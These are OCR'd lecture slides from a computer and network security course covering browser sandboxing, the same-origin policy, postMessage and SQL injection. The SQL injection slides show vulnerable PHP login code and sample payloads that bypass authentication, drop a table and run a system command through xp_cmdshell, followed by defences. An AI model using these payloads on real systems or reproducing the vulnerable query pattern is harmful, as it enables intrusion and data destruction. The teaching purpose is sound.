
Isolation

- **Browser Sandbox**
  - Chrome Security Architecture
    - Browser ("kernel")
      - Full privileges (file system, networking)
    - Rendering engine
      - Up to 20 processes
      - Sandboxed
    - One process per plugin
      - Full privileges of browser



Isolation


- **Browser Sandbox**
  - Chrome Security Architecture
    - Browser ("kernel")
      - Full privileges (file system, networking)
    - Rendering engine
      - Up to 20 processes
      - Sandboxed
    - One process per plugin
      - Full privileges of browser



https://chromium.googlesource.com/chromium/src/+/HEAD/docs/design/sandbox.md

Isolation

- **Browser Sandbox**
  - Goal: safely execute JavaScript code provided by a website
    - No direct file access, limited access to OS, network, browser data, content that came from other websites
  - Frame-Frame relationships - canScript(A,B) / canNavigate(A,B)
  - Same origin policy
    - Can only access properties of documents and windows from the same domain, protocol, and port



Isolation

- **Same Origin Policy**
  - Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
    - Should site A be able to link to site B?
    - Should site A be able to embed site B?
    - Should site A be able to embed site B and modify its contents?
    - Should site A be able to submit a form to site B?
    - Should site A be able to embed images from site B?
    - Should site A be able to embed scripts from site B?
    - Should site A be able to read data from site B?

Isolation

- **Same Origin Policy**
  - Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
    - Same Origin Policy for DOM

      Origin A can access origin B's DOM if A and B have same **(protocol, domain, port)**

    - Same Origin Policy for Cookies

      Generally, based on **([protocol], domain, path)**

      optional

Isolation

- **Same Origin Policy**
  - Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
    - https://example.com/a/→https://example.com/b/
    - https://example.com/a/→https://www.example.com/a/
    - https://example.com/→http://example.com/
    - https://example.com/→https://example.com:81/
    - https://example.com/→https://example.com:80/

Isolation

- **Same Origin Policy**
  - Problems
    - Sometimes policy is too narrow: difficult to get login.odu.edu and portal.odu.edu to exchange data
    - Sometime policy is too broad: cannot isolation https://odu.edu/cs795 and https://odu.edu/cs495
  - Solution (?)
    - document.domain: need a way around Same Origin Policy to allow two different origins to communicate
    - Both origins must explicitly opt-in this feature

Isolation

- Same Origin Policy

Originating URL	document.domain	Accessed URL	document.domain	Allowed?
http://www.example.com/	example.com	http://payments.example.com/	example.com	?
http://www.example.com/	example.com	https://payments.example.com/	example.com	?
http://payments.example.com/	example.com	http://example.com/	(not set)	?
http://www.example.com/	(not set)	http://www.example.com/	example.com	?

Source: Feross Aboukhadijeh

Isolation

- **Same Origin Policy**
  - document.domain is not a good idea
    - In order for login.odu.edu and portal.odu.edu can exchange data

      document.domain = ‘odu.edu’
    - Anyone on odu.edu can join the communication
  - “Modern” Solution
    - postMessage API: Secure cross-origin communications between cooperating origins
    - Send strings and arbitrarily complicated data cross-origin

Isolation

- ## Same Origin Policy

Source: https://html.spec.whatwg.org/multipage/web-messaging.html

Example

For example, if document A contains an `iframe` element that contains document B, and script in document A calls `postMessage()` on the `Window` object of document B, then a message event will be fired on that object, marked as originating from the `Window` of document A. The script in document A might look like:

```
var o = document.getElementsByTagName('iframe')[0];
o.contentWindow.postMessage('Hello world', 'https://b.example.org/');
```


To register an event handler for incoming events, the script would use `addEventListener()` (or similar mechanisms). For example, the script in document B might look like:

```
window.addEventListener('message', receiver, false);
function receiver(e) {
  if (e.origin == 'https://example.com') {
    if (e.data == 'Hello world') {
      e.source.postMessage('Hello', e.origin);
    } else {
      alert(e.data);
    }
  }
}
```

This script first checks the domain is the expected domain, and then looks at the message, which it either displays to the user, or responds to by sending a message back to the document which sent the message in the first place.

Isolation

- **Same Origin Policy**
  - Request images from internal IP addresses:
    - Use timeout/onError to determine success/failure
    - Fingerprint webapps using known image names



Isolation

- **Same Origin Policy**
  - Same Origin Policy exceptions: Embedded static resources can come from other origin
    - Images
    - Scripts (Buttons, ads, tracking scripts)
    - Styles (e.g., Fonts)

Isolation

- **Same Origin Policy**
  - Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
    - Should site A be able to link to site B?
    - Should site A be able to embed site B?
    - Should site A be able to embed site B and modify its contents?
    - Should site A be able to submit a form to site B?
    - Should site A be able to embed images from site B?
    - Should site A be able to embed scripts from site B?
    - Should site A be able to read data from site B?

CS 772/872: Advanced
Computer and Network Security

Fall 2025

Course Link:

https://shhaos.github.io/courses/CS872/netsec-fall25.html


Web Vulnerabilities and Attacks

- **SQL Injection**
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- **CSRF – Cross-Site Request Forgery**
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- **XSS – Cross-Site Scripting**
  - Bad web site sends innocent victim a script that steals information from an honest web site


SQL Injection

- **SQL Injection**
  - Insertion or Injection of a SQL query via the input data from the client to the application (to execute malicious SQL statements)
    - read sensitive data from the database
    - modify database data
    - execute administration operations on the database
  - Very common in old but prevalent PHP/ASP applications
  - Improperly string escaping
    - apostrophe ’ : incorrectly interpret delimit strings
    - pair of hyphens (--): specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed

SQL Injection



SQL Injection




```
$login = $_POST['login'];
$pass = $_POST['password’];

$sql = "SELECT id FROM users
        WHERE username = '$login'
        AND password = '$password'”;

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Normal Input**

```
$u  = $_POST['login'];       // me
$pp = $_POST['password'];    // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";


$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Normal Input**

```
$u  = $_POST['login'];       // me
$pp = $_POST['password'];    // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = 'me' AND pwd = '123'"

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Bad Input**

```
$u  = $_POST['login'];      // me
$pp = $_POST['password'];   // 123'

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//     "SELECT id FROM users WHERE uid = 'me' AND pwd = '123''"

$rs = $db->executeQuery($sql); //SQL Syntax Error
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Malicious Input**

```
$u  = $_POST['login'];       // me'--
$pp = $_POST['password'];    // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//     "SELECT id FROM users WHERE uid = 'me'-- AND pwd = '123''"
                                        Admin   rest of the SQL query will be ignored
$rs = $db->executeQuery($sql); //(No Error)
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Malicious Input**

```
$u  = $_POST['login'];       // 'or 1=1 --
$pp = $_POST['password'];    // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//     "SELECT id FROM users WHERE uid = ''or 1=1 -- AND pwd = '123''"
                                                   No Username Needed
$rs = $db->executeQuery($sql); //(No Error)
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Malicious Input**

```
$u  = $_POST['login'];        // '; DROP TABLE [users] --
$pp = $_POST['password'];     // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//     "SELECT id FROM users WHERE uid = ''; DROP TABLE [users] -- AND …"
                                                Causing Damage
$rs = $db->executeQuery($sql); //(No Error)
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Malicious Input**

```
$u  = $_POST['login'];      // '; DRO
$pp = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE u
//     "SELECT id FROM users WHERE u

$rs = $db->executeQuery($sql); //(No
if $rs.count > 0 {
   // success
}
```

SQL Injection

- **Malicious Input**

```
$u  = $_POST['login']; // '; exec xp_cmdshell 'net user add usr pwd' --
$pp = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//     "SELECT id FROM users WHERE uid = ''; exec xp_cmdshell 'net user
add usr pwd' --   AND …"

$rs = $db->executeQuery($sql); //(No Error)
if $rs.count > 0 {
   // success
}
```

Run arbitrary system commands in Microsoft SQL server

SQL Injection

- **Preventing SQL Injection**
  - Never trust user input
  - There are tools for safely passing user input to Database
    - Parameterized SQL (Prepared SQL)
    - ORM (Object Relational Mapper)

SQL Injection

- **Preventing SQL Injection**
  - Parameterized SQL
    - Build SQL queries by properly escaping arguments: sending queries and arguments separately to server

```
sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, [‘Shuai Hao’, ‘shao@odu.edu’])

sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘shao@odu.edu'])
```

SQL Injection

- **Preventing SQL Injection**
  - Object Relational Mappers (ORM)
    - ORM provide an interface between native objects and relational databases


```
class User(DBObject):
    __id__ = Column(Integer, primary_key=True)
    name   = Column(String(255))
    email  = Column(String(255), unique=True)

if __name__ == "__main__":
    users = User.query(email='shao@odu.edu').all()
    session.add(User(email='haos@cs.odu.edu', name=Shuai Hao'))
    session.commit()
```

Vulnerabilities

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site


Cross-Site Request Forgery (CSRF)

- **Recall: cookies**



